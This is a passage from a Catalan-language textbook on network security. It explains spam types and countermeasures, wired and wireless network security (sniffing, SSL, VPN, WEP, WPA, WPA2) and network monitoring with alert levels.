
- **Finestres emergents**. L'enviament de *correu brossa* per mitjà de finestres emergents (en anglès *pop-up windows*) consisteix a enviar un missatge no sol·licitat que emergeix quan ens connectem a Internet (veieu la figura 1.2).

  Els missatges no desitjats apareixen en forma de quadres de diàleg i advertències del sistema operatiu Windows amb el títol *servei de visualització de missatges*.

  Aquest mecanisme fa ús d'una funcionalitat de versions antigues del sistema operatiu, que permet a un administrador de xarxes enviar missatges a altres lloc de la xarxa.

  El més senzill per evitar aquest tipus de *correu brossa* és deshabilitar el servei o fer servir un tallafoc.

FIGURA 1.2. Finestra emergent (pop-up window)



- **Spim**. L'*spim* fa referència a la publicitat no desitjada que s'envia per mitjà d'eines de missatgeria instantània. El nom prové de fusionar les paraules *spam* i *IM* (sigla de missatgeria instantània).

  La missatgeria instantània és una eina que cada vegada es fa servir més. S'utilitza tant en l'àmbit particular per comunicar-se amb familiars i amics com en l'àmbit professional per comunicar-se amb companys de feina.

  Els nivells de *spim* són molt més baixos que els de correu brossa per correu electrònic. Tanmateix, actualment es veu que aquest tipus de publicitat no desitjada està augmentant.

- **Spamdexing**. El terme *spamdexing* (falsejament d'índexs) s'obté de fusionar el terme *spam* i el terme *indexing*, que ve de l'anglès i significa 'indexar'. Fa referència a la publicitat no desitjada que es pretén propagar per mitjà dels cercadors d'Internet.

  Els cercadors funcionen mitjançant la indexació de les pàgines web. D'aquesta manera, quan algú cerca algun terme en un cercador, aquest cercador consulta l'índex que té.

  El falsejament d'índexs consisteix a falsejar els indexadors dels motors de cerca per tal que quan algú hi cerqui algun terme, vagi a parar a pàgines web que tenen publicitat il·lícita.

- **Altres tipus**. Hi ha molts altres tipus de mecanismes per propagar publicitat no desitjada com, per exemple, posar comentaris en blocs que tenen molts lectors, posar entrades en fòrums, fer publicitat en llocs wiki o fer publicitat per mitjà de missatges no desitjats en jocs en línia.

1.3.3 Costos associats al correu brossa

Els costos directes i indirectes que provenen del correu brossa estan estimats en desenes de milions de dòlars a escala mundial.

El primer cost directe imputable al correu brossa és l'ús de xarxes i computadores. La majoria de les comunicacions que es produeixen a Internet són de correu brossa, de manera que el rendiment d'Internet empitjora.

És difícil distingir els missatges lícits i el correu brossa. Tot i així, hi ha filtres de correu brossa i altres eines que en minimitzen l'impacte. El desenvolupament i la implantació d'aquestes eines és un peatge que s'ha de pagar per tenir accés a Internet.

De vegades, els *spammers* utilitzen virus per infectar ordinadors d'usuaris i fer-los servir com a emissors de correu brossa. El virus infecta aquests ordinadors, anomenats *zombies*, i fa que en disminueixi el rendiment.

Més enllà dels costos merament tecnològics, un dels grans costos del correu brossa és l'impacte que té sobre el rendiment dels usuaris d'Internet. Al llarg del dia es perd molt de temps discriminant els correus lícits dels correus brossa.

1.3.4 Mesures contra el correu brossa

Tot i que és molt difícil combatre el correu brossa, cada vegada apareixen filtres més sofisticats que en minimitzen l'impacte. De totes maneres, el millor per evitar el correu brossa és la prevenció. Hi ha una sèrie de recomanacions que fan més difícil la tasca dels *spammers*.

- **No contestar mai els correus brossa**. Contestar un *correu brossa*, encara que sigui per dir que no en volem rebre més, serveix a l'atacant per saber que el compte de correu està actiu.

  Els *spammers* s'acostumen a passar o a vendre llistes de correus electrònics. D'aquesta manera, només cal que un *spammer* sàpiga que es tracta d'un compte actiu perquè altres comencin a enviar-hi publicitat.

  Els justificants de recepció de correu tampoc s'han d'acceptar mai, perquè envien un senyal d'avís als *spammers* que els indica que el compte està actiu.

- **No clicar al damunt de les imatges dels correus brossa**. Una manera subtil que tenen els *spammers* de saber que un compte de correu està actiu és per mitjà dels enllaços (*links*) que hi ha en el correu.

  Si s'accedeix a algun dels enllaços de les imatges, es redirigeix l'usuari a un servidor que anota l'adreça de correu electrònic i avisa l'*spammer*.

- **Anar en compte a l'hora de donar l'adreça electrònica**. L'adreça electrònica només s'ha de donar a persones i organitzacions que siguin de confiança i amb les quals es tingui la intenció d'establir algun tipus de comunicació.

- **Utilitzar diferents comptes de correu electrònic**. És recomanable tenir dos comptes diferents de correu electrònic per donar l'un o l'altre segons la confiança que es tingui amb el destinatari.

  L'un es pot fer servir únicament per a contactes personals i amics i l'altre, per a la resta. Per comoditat, els missatges es poden reencaminar per rebre'ls només en un dels dos comptes. Si el compte públic rep massa correu brossa, es cancel·la i se'n crea un de nou.

- **Utilitzar una adreça electrònica poc identificable**. Un *spammer* té moltes maneres d'aconseguir adreces electròniques. De vegades, naveguen per la xarxa per buscar adreces publicades. També naveguen per xats, fan servir enginyeria social, etc.

  Un mecanisme habitual és fer servir motors que proven adreces de correu i esperen que el destinatari les rebi. Per crear aquestes adreces de correu, fan servir diccionaris que componen les adreces a partir de noms comuns possibles.

  Per exemple, si el diccionari conté el nom *Miquel García*, el motor pot provar les adreces miquel.garcia@, mgarcia@, etc. És millor no crear les adreces de correu a partir d'aquestes regles. D'aquesta manera, als robots els serà més difícil detectar-les.

- **No publicar l'adreça electrònica**. Els *spammers* tenen motors de cerca que van buscant adreces de correu electrònic que hi ha a Internet. Publicar l'adreça a la pàgina web personal o corporativa n'és un exemple. Això és carn de canó per als *spammers*.

  Una alternativa que es fa servir és publicar l'adreça electrònica com a imatge en comptes de publicar-la com a text. Els motors de cerca no són capaços de llegir el text de la imatge, cosa que fa que l'adreça sigui més inaccessible a possibles atacs.

1.4 Seguretat en xarxes de cable i control de monitoratge

Actualment, tothom coneix Internet amb el nom de **xarxa**, però en realitat hi ha molts tipus de xarxes d'ordinadors.

> Una **xarxa** és un conjunt de maquinari interconnectat per poder intercanviar informació.

Les primeres xarxes d'ordinadors van aparèixer a la dècada dels seixanta, fa més de quaranta anys. L'any 1969, la Universitat de Califòrnia i la Universitat de Utah estaven connectades per mitjà del que, posteriorment, va ser l'origen d'ARPANET.

ARPANET és la sigla dels termes anglesos *advanced research projects agency network*, és a dir, 'xarxa de l'agència de projectes d'investigació avançada'. L'ARPANET va ser la precursora de la Internet, en què es va convertir uns quants anys més tard.

Les xarxes es poden classificar segons diversos conceptes com, per exemple, el mitjà que fan servir per interconnectar-se. Així doncs, es poden dividir en xarxes de cable i xarxes sense fil, segons si la informació es transmet per mitjà d'impulsos elèctrics per un cable o per mitjà d'ones de radiofreqüència.

Les xarxes de cable com a tals es poden subdividir en diverses categories segons el tipus de mecanisme de connexió:

- Parell creuat de cables de coure
- Cable coaxial
- Fibra òptica

El parell creuat de cables de coure és el mitjà més antic de transmissió de dades, però, alhora, també és el més estès. Originalment, la infraestructura de cablatge de coure existent es va desplegar per a les comunicacions telefòniques i, posteriorment, s'ha fet servir per intercanviar dades.

El cable coaxial permet transmetre més dades que el parell de cables de coure. Inicialment, es va desplegar per distribuir el senyal de televisió. Als Estats Units,

la distribució està molt estesa. A Espanya, en canvi, és més irregular perquè es va començar a fomentar més tard.

La fibra òptica permet transmetre grans volums d'informació. Un sol cable de fibra òptica pot transmetre la informació de centenars de cables coaxials i milers de parells creuats de cables de coure. El senyal que transporta la fibra òptica pot recórrer grans distàncies sense atenuar-se.

Les xarxes de cable estan molt esteses. Segons la finalitat que tenen i la dimensió de territori que cobreixen poden ser xarxes LAN, MAN, WAN, etc.

Les xarxes LAN (*local area network*), és a dir, xarxa d'àrea local, es fan servir per compartir recursos i informació dins una mateixa organització. Així doncs, no necessàriament cada ordinador ha de tenir una impressora o un sistema de seguretat (*backup)* propi, sinó que es fan servir recursos compartits.

Les xarxes WAN (*wide area network*), és a dir, xarxa d'àrea estesa, són xarxes que cobreixen extensions molt grans de territori. Una multinacional que tingui una xarxa per intercomunicar les seus que té en diferents països en seria un exemple. Internet es considera la xarxa WAN més gran que hi ha.

Les xarxes de cable són més segures que altres tipus de xarxes, com les xarxes sense fil. Això és degut al fet que per poder accedir a la informació, cal tenir accés físic al mitjà de transmissió de les dades (cables, fibra, etc). De totes maneres, les xarxes de cable no són immunes a possibles atacs de *hackers*.

1.4.1 Informació en la xarxa

El volum d'informació que circula per una xarxa pot ser molt gran. A banda de la informació que intercanvien els usuaris de la xarxa, també hi ha informació que es fa servir perquè la xarxa funcioni correctament.

Les xarxes s'estructuren lògicament en una sèrie de capes. El maquinari i el programari involucrat en el funcionament de la xarxa fa operacions específiques d'alguna capa o de diverses. Les capes que hi ha són les següents:

- Capa d'aplicació
- Capa de presentació
- Capa de sessió
- Capa de transport
- Capa de xarxa
- Capa d'enllaç de dades
- Capa física

El **model de capes** es coneix amb el nom de *model OSI* (*open system interconnection*), és a dir, model d'interconnexió de sistemes oberts. El va definir l'organització ISO i defineix com interconnectar sistemes de comunicació.

Cada capa del model ISO té un protocol propi, és a dir, que envía la informació seguint unes normes determinades. La informació es va afegint en els paquets de dades per tal que els diversos dispositius de la xarxa la puguin tractar.

En un paquet de dades que circuli per la xarxa hi haurà l'adreça d'origen i de destinació, que tractaran els dispositius d'encaminament; bits d'integritat, que comprobaran si part de la informació que es transporta s'ha alterat, etc.

La informació que viatja pot donar informació sobre si hi ha algun problema a la xarxa. Molts mecanismes es dediquen a analitzar els paquets d'informació per garantir el bon funcionament de la xarxa.


S'han de distingir dos **tipus d'anàlisi de la informació d'una xarxa**: la que està destinada al monitoratge d'aquesta xarxa i la captació d'informació per part de *hackers*.

1.4.2 Monitoratge de xarxes

Hi ha molts dispositius en una xarxa que prenen decisions a partir de la informació que hi circula. Aquests dispositius són necessaris perquè la xarxa funcioni correctament. En aquesta secció apareixen alguns dels dispositius més rellevants.

- **Encaminadors**. Els encaminadors són els encarregats de fer circular la informació per tota la xarxa. Segons l'adreça de destinació i les regles d'encaminament, prenen decisions que determinen on han d'anar distribuint la informació.
- **Tallafocs.** Els tallafocs són sistemes que permeten o impedeixen el pas dels paquets d'informació a partir de certes regles. Per exemple, es pot filtrar que no es permeti el pas als paquets que tinguin com a destinació una adreça determinada.
- **Sistemes de detecció d'intrusos (IDS)**. Aquests sistemes avaluen la informació que circula per la xarxa per intentar trobar-hi paquets que indiquin activitat de possibles atacants. Els IDS són sistemes intel·ligents que, a partir de regles complexes, poden discriminar si hi ha activitat perillosa.
- **Sistemes de monitoratge**. Els sistemes de monitoratge avaluen el rendiment d'una xarxa. Per fer-ho, si s'hi detecta alguna anomalia, envien alertes als administradors. Per exemple, de tant en tant fan ping als servidors per comprovar que responen.

FIGURA 1.3. Exemple d'eina gratuïta d'anàlisi del trànsit d'una xarxa



1.4.3 Sniffing il·legítim

> Un **detector** (sniffer) és qualsevol programa que permet el monitoratge i l'anàlisi dels paquets d'informació que circulen per una xarxa.

L'ús d'aquest tipus de programari per part d'un atacant permet que pugui accedir a informació confidencial dels usuaris de la xarxa. L'atacant pot aconseguir contrasenyes, números de targetes de crèdit i altre informació privada.

De vegades, les eines de *sniffing* permeten modificar els paquets d'informació, cosa que comporta un risc encara més gran de patir atacs de suplantació d'identitat, captures de sessions, etc.

La clau per evitar que possibles atacants puguin "esnifar" la informació és que estigui xifrada. La informació no es pot llegir si no es té la clau de xifratge corresponent. Hi ha diferents mecanismes per aconseguir-ho. Els més habituals són els següents:

- **Xifratge de fitxers i correus**. És la manera més simple de xifrar la informació que s'envia per la xarxa. Hi ha molts mecanismes de xifratge de dades com, per exemple, el PGP (*pretty good privacy*).

  El problema d'aquests sistemes és que requereixen la intervenció manual de l'usuari en cada entitat d'informació que es vol enviar, cosa que no és gaire pràctica si s'han d'enviar volums de dades gaire grans.

- **SSL**. És la sigla dels termes *secure socket layer*, és a dir, 'canal de distribució segur'.

  L'SSL crea un canal de comunicació segur entre dos punts de la xarxa, típicament un usuari i un servidor d'informació. Totes les dades que viatgen per mitjà d'aquest canal estan xifrades.

  Aquest tipus de xifratge només s'aplica a comunicacions HTTP, és a dir, navegació web. L'usuari pot saber si és en una pàgina protegida per l'SSL si l'URL és HTTPS en comptes d'HTTP.

  L'SSL, a més de donar confidencialitat a les dades, també aporta autenticitat. L'usuari pot comprovar la identitat del servidor que visita gràcies a l'ús de certificats electrònics.

FIGURA 1.4. Els navegadors mostren si una connexió és segura o no

- **VPN.** És la sigla dels termes anglesos *virtual private network*, és a dir, xarxa privada virtual. Mitjançant la tecnologia VPN es pot aconseguir crear una xarxa privada dins una xarxa pública. És el cas d'Internet.

La VPN crea una xarxa virtual xifrada entre dos ordinadors d'una xarxa pública. Es com si es creés un túnel a través del qual la informació viatja de manera segura.

A diferència de l'SSL, que només xifra la informació HTTP, en una VPN tota la informació que circula entre els ordinadors que la integren està xifrada.

1.5 Seguretat en les xarxes sense fil i els seus protocols

Els punts d'accés Wi-Fi són els elements que interconnecten els dispositius sense fil amb les xarxes cablades.

Les xarxes sense fil cada vegada estan més esteses tant en empreses com en xarxes domèstiques. Ofereixen avantatges respecte de les xarxes de cable, sobretot pel que fa a la mobilitat i la facilitat en la instal·lació.

Les **xarxes sense fil funcionen per radiofreqüència**, és a dir, en comptes d'enviar les dades per mitjà d'un cable, les envien per mitjà d'ones electromagnètiques. El funcionament és semblant al de les ones de ràdio. La diferència, però, rau en el fet que les ones electromagnètiques operen a una freqüència molt més elevada, cosa que permet enviar grans volums d'informació.

Les xarxes sense fil no estan aïllades de la resta de xarxes, sinó que intercanvien informació amb les xarxes de cable per poder accedir a tot tipus de continguts.

El **punt d'accés** d'una xarxa sense fil és el que està connectat amb una xarxa de cable. Els dispositius que es connecten a la xarxa sense fil utilitzen el punt d'accés, que és l'encarregat d'autenticar-los i fer circular la informació.

Els punts d'accés disposen d'antenes que distribueixen el senyal de la xarxa sense fil en una àrea determinada. L'abast de l'àrea que pot cobrir un punt d'accés depèn del tipus d'antena, però oscil·la entre 30 i 150 metres.

Els punts d'accés Wi-Fi disposen d'antenes per donar cobertura a tots els dispositius sense fil d'una àrea determinada.

Quan es vol crear una xarxa sense fil que ha de cobrir una extensió molt gran de territori, cal disseminar diversos punts d'accés per tal de crear una teranyina que doni cobertura a l'àrea que es vol cobrir.

Hi ha certes xarxes sense fil que operen sense punt d'accés. S'anomenen *xarxes ad-hoc*. Aquestes xarxes funcionen mitjançant l'intercanvi d'informació entre els dispositius sense fil i no necessiten cap dispositiu central.

Les xarxes sense fil tenen molts avantatges, però també tenen inconvenients. El problema més acusat que han tingut aquestes xarxes des que van aparèixer és la seguretat.

Si un atacant vol accedir a una xarxa de cable ha de tenir accés físic als cables, cosa que implica haver de superar mesures de seguretat físiques com murs, portes o finestres. Els atacants poden accedir a les xarxes sense fil sense necessitat de tenir accés físic a les instal·lacions, perquè les ones electromagnètiques van més enllà de murs i finestres.

Es recomana no instal·lar els punts d'accés prop de finestres, però fins i tot amb aquestes precaucions, els atacants poden fer ús d'antenes direccionals per accedir al senyal de les xarxes sense fil.

1.5.1 Identificador de servei (SSID)

SSID és l'acrònim dels termes anglesos *service set identifier*, que vol dir 'identificador de servei'. Cada punt d'accés té un SSID que serveix per identificar el servei de connexió sense fil dels dispositius que pretenen connectar-s'hi.

Quan des d'un portàtil, un ordinador o un dispositiu es fa una cerca per saber quines xarxes hi ha disponibles, apareixen els SSID que hi ha a prop. Un punt d'accés pot tenir més d'un SSID per definir serveis diferents.

Per defecte, els punts d'accés difonen el seu SSID perquè estigui disponible per als receptors. Una mesura de seguretat és inhabilitar la difusió de l'SSID per donar menys informació a possibles atacants.

Encara que l'SSID no es difongui, hi ha mètodes que permeten esbrinar-lo. Per fer-ho, s'"ensumen" les connexions dels dispositius que es connecten al punt d'accés.

1.5.2 Autenticació per a MAC

MAC és la sigla dels termes anglesos *media access control*. Tots els dispositius de xarxa (o targetes Ethernet o targetes Wireless) tenen una adreça MAC. Aquesta adreça és un codi de 6 bytes.

> L'**adreça MAC** equival a la matrícula dels automòbils. És un conjunt de números que identifiquen de manera unívoca un dispositiu. No hi pot haver dos dispositius amb la mateixa adreça MAC.

Un dels mecanismes més senzills és utilitzar les adreces MAC per autenticar els dispositius que es connecten a un punt d'accés. Així doncs, es crea una llista amb les adreces MAC autoritzades i només aquests dispositius són vàlids.

Aquest sistema d'autenticació presenta alguns problemes. D'una banda, implica conèixer prèviament quins usuaris s'hi poden connectar, cosa que en determinats casos no és factible. De l'altra, aquest sistema és vulnerable a l'atac de MAC *spoofing* (falsejament d'identitat).

> El **MAC** spoofing consisteix en el fet que un atacant suplanta l'adreça MAC d'un usuari autoritzat.

Quan un dispositiu es vol connectar a un punt d'accés, aquest punt d'accés li demana l'adreça MAC per comprovar si està autoritzat. Moltes vegades, aquesta informació viatja sense xifrar. Si un atacant intercepta la comunicació, pot esbrinar l'adreça MAC de l'usuari autoritzat i utilitzar-la per connectar-se al punt d'accés.

1.5.3 Protocol WEP

El primer protocol que va sorgir per solucionar els problemes d'autenticació i confidencialitat en les xarxes sense fil va ser el *protocol WEP*. *WEP* és la sigla dels termes anglesos *wired equivalent privacy*, és a dir, que pretén atorgar una privacitat que equival a la de les xarxes de cable.

El **protocol WEP** ha provocat molts problemes de seguretat a causa, principalment, del fet que l'algorisme criptogràfic en què es basa (RC4) ha resultat inadequat.

Quan no feia gaire que havia aparegut el WEP, es va descobrir que tenia una vulnerabilitat: si s'aconseguia un volum prou gran de dades xifrades, es podia esbrinar la clau per desxifrar-les.

Actualment, un atacant sense gaires coneixements de *hacking* és capaç de trencar la seguretat del protocol WEP gràcies a eines que circulen per Internet.

Des de l'any 2004, l'organisme regulador de les comunicacions a les xarxes sense fil desaconsella el protocol WEP. Tanmateix, encara hi ha molts punts d'accés que el fan servir.

El WEP té dos modes d'autenticació: l'OSA i l'SKA.

- **OSA**. *OSA* és la sigla dels termes anglesos *open system authentication,* que vol dir 'sistema d'autenticació obert'. Aquest sistema d'autenticació considera que qualsevol usuari que conegui l'SSID del punt d'accés és un usuari legítim. Es tracta d'un mecanisme d'autenticació extremadament feble.
- **SKA**. *SKA* és la sigla dels termes anglesos *shared key authentication*, que vol dir 'autenticació basada en una clau compartida'.

  En aquest sistema d'autenticació, el punt d'accés i els usuaris legítims tenen una clau comuna, és a dir, una contrasenya secreta. En el procés d'autenticació, el punt d'accés demana la clau als usuaris per comprovar que són legítims.

  La comunicació entre els usuaris i el punt d'accés és xifrada. Tanmateix, com que hi ha atacants que poden desxifrar les comunicacions WEP, la clau no és segura.

1.5.4 Protocol WPA

WPA és la sigla dels termes anglesos *wireless protected access*, és a dir, 'accés protegit a les xarxes sense fil'.

El **WPA** va aparèixer per solucionar els problemes que ocasionava el protocol WEP. Fins ara, el protocol WAP ha demostrat ser un protocol robust.

Molts dels dispositius de xarxa que incorporen funcionalitats WEP es poden configurar per treballar amb el protocol WPA. Per fer-ho, s'ha d'actualitzar el microprogramari (*firmware*), és a dir, el programari que opera el dispositiu de xarxa.

El protocol WPA soluciona tant la problemàtica de l'autenticació dels usuaris com la de la confidencialitat de les comunicacions. Té dos mecanismes d'autenticació possibles, el WPA-PSK i el 802.1X. Per xifrar les dades fa servir l'algorisme TKIP.

- **WPA-PSK**. PSK és la sigla dels termes anglesos *preshared key,* és a dir, 'clau compartida prèviament'. L'usuari i el punt d'accés comparteixen una contrasenya secreta que té entre vuit i seixanta-tres caràcters i es fa servir en el procés d'autenticació.

  La comunicació entre el dispositiu i el punt d'accés està xifrada mitjançant un algorisme robust que fa molt difícil que un atacant pugui esbrinar la clau secreta.

  Els atacants poden intentar esbrinar la contrasenya secreta mitjançant atacs de diccionari, és a dir, provant, a partir de les paraules d'una llista, una infinitat de contrasenyes. És molt important escollir una contrasenya secreta que sigui difícil d'esbrinar, que combini lletres amb números i caràcters alfanumèrics.

- **802.1X**. L'autenticació basada en el 802.1X permet utilitzar diferents tipus de mecanismes (certificat electrònic, Kerberos, etc.) per al procés d'autenticació entre un dispositiu i un punt d'accés.

  Aquest sistema d'autenticació fa ús d'un servidor d'autenticació, és a dir, delega l'autenticació en un altre dispositiu. Habitualment, el 802.1X no s'aplica en xarxes domèstiques.

- **TKIP** és la sigla dels termes anglesos *temporal key integrity protocol*, és a dir, 'protocol d'integritat basat en claus temporals'. El TKIP és l'algorisme que s'encarrega de xifrar les comunicacions en el protocol WPA. Es basa en la generació de valors aleatoris que es fan servir en el procés de xifratge per fer molt més difícil els atacs de possibles*hackers*.

1.5.5 Protocol WPA2

El *WPA2* és l'evolució del WPA. Incorpora les mateixes funcionalitats i característiques que el WPA, però, a més, inclou el xifratge basat en l'algorisme AES.

A diferència del WPA, cal actualitzar el maquinari per fer que un dispositiu antic funcioni en el WPA2. Això és degut al fet que l'algorisme AES requereix un maquinari específic.

AES és la sigla dels termes anglesos *advanced encription standard*, és a dir, 'estàndard de xifratge avançat'. Actualment, és l'algorisme més robust que hi ha per al xifratge de dades.

L'AES va ser escollit, entre molts altres estàndards que es van presentar a concurs, l'algorisme oficial per xifrar dades. També se'l coneix com a *Rinjdael*.

2. Tallafocs

Hi ha molts mecanismes per gestionar la seguretat en les xarxes. Un d'aquests mecanismes consisteix a utilitzar els tallafocs, que permeten definir visibilitats entre els equips que componen la xarxa. D'altra banda, mitjançant programari específic es pot conèixer l'estat de la xarxa i els intents d'intrusió que s'hi poden produir. En cas que finalment s'arribi a produir la intrusió, caldrà tenir a punt un procediment d'acció per evitar mals majors com la destrucció de pistes o que es torni a produir el problema.

2.1 Utilització d'eines de control del monitoratge en xarxes

Per a un monitoratge i un control complets de la xarxa i els sistemes que integra, cal fer servir un conjunt d'eines diferents que permeti tenir-ne una visió segons les necessitats de cada moment: no és el mateix intentar veure el patró que ha seguit un atacant per intentar descobrir els serveis de xarxa que trobar un atac de denegació de servei en la xarxa.

2.1.1 Alertes del funcionament de la xarxa i els sistemes que integra

Una primera eina imprescindible per controlar les xarxes és un sistema que avisa quan hi ha algun problema, sia per un mal funcionament del sistema o per un atac extern. Per tal que resulti una eina eficaç, cal configurar-la amb cura. D'aquesta manera, s'evitaran les notificacions errònies (falsos positius), la falta de notificació (falsos negatius) i les notificacions massives (la fallada d'un sistema fa saltar les notificacions de tota la resta). En general, aquest sistema d'avisos hauria de permetre, almenys, els tres nivells següents:

- **Correcte**: el sistema opera dins els paràmetres normals.
- **Avís**: el sistema s'ha desviat dels paràmetres normals i això pot comportar un problema en el servei.
- **Alerta**: el sistema es troba degradat o inoperatiu.


Per evitar les notificacions massives hi ha dos escenaris possibles:

1. Si un element que deixa passar les comprovacions o les realitza per si mateix deixés de respondre, s'**enviarien les notificacions** no només de l'element

que ha deixat de funcionar, sinó **de tots els elements de què el servidor de monitoratge perd la visibilitat**. Per evitar aquest cas, s'implementen dependències entres les comprovacions, de manera que abans d'enviar una notificació, cal verificar que l'element de què depèn funciona adequadament. Per tant, si falla un element determinat, només envia la notificació d'aquest element i no pas de tots els altres elements que en depenen.

2. Si un equip s'atura, **tots els serveis que estiguin en aquest equip deixen de respondre**. Per poder enviar una modificació que indiqui que el servidor està apagat i que no tots els serveis han deixat de respondre, normalment es defineix una comprovació que, si falla, notifica que tot l'equip està apagat i no envia les notificacions de tots els serveis que conté.

FIGURA 2.1. Nagios en funcionament



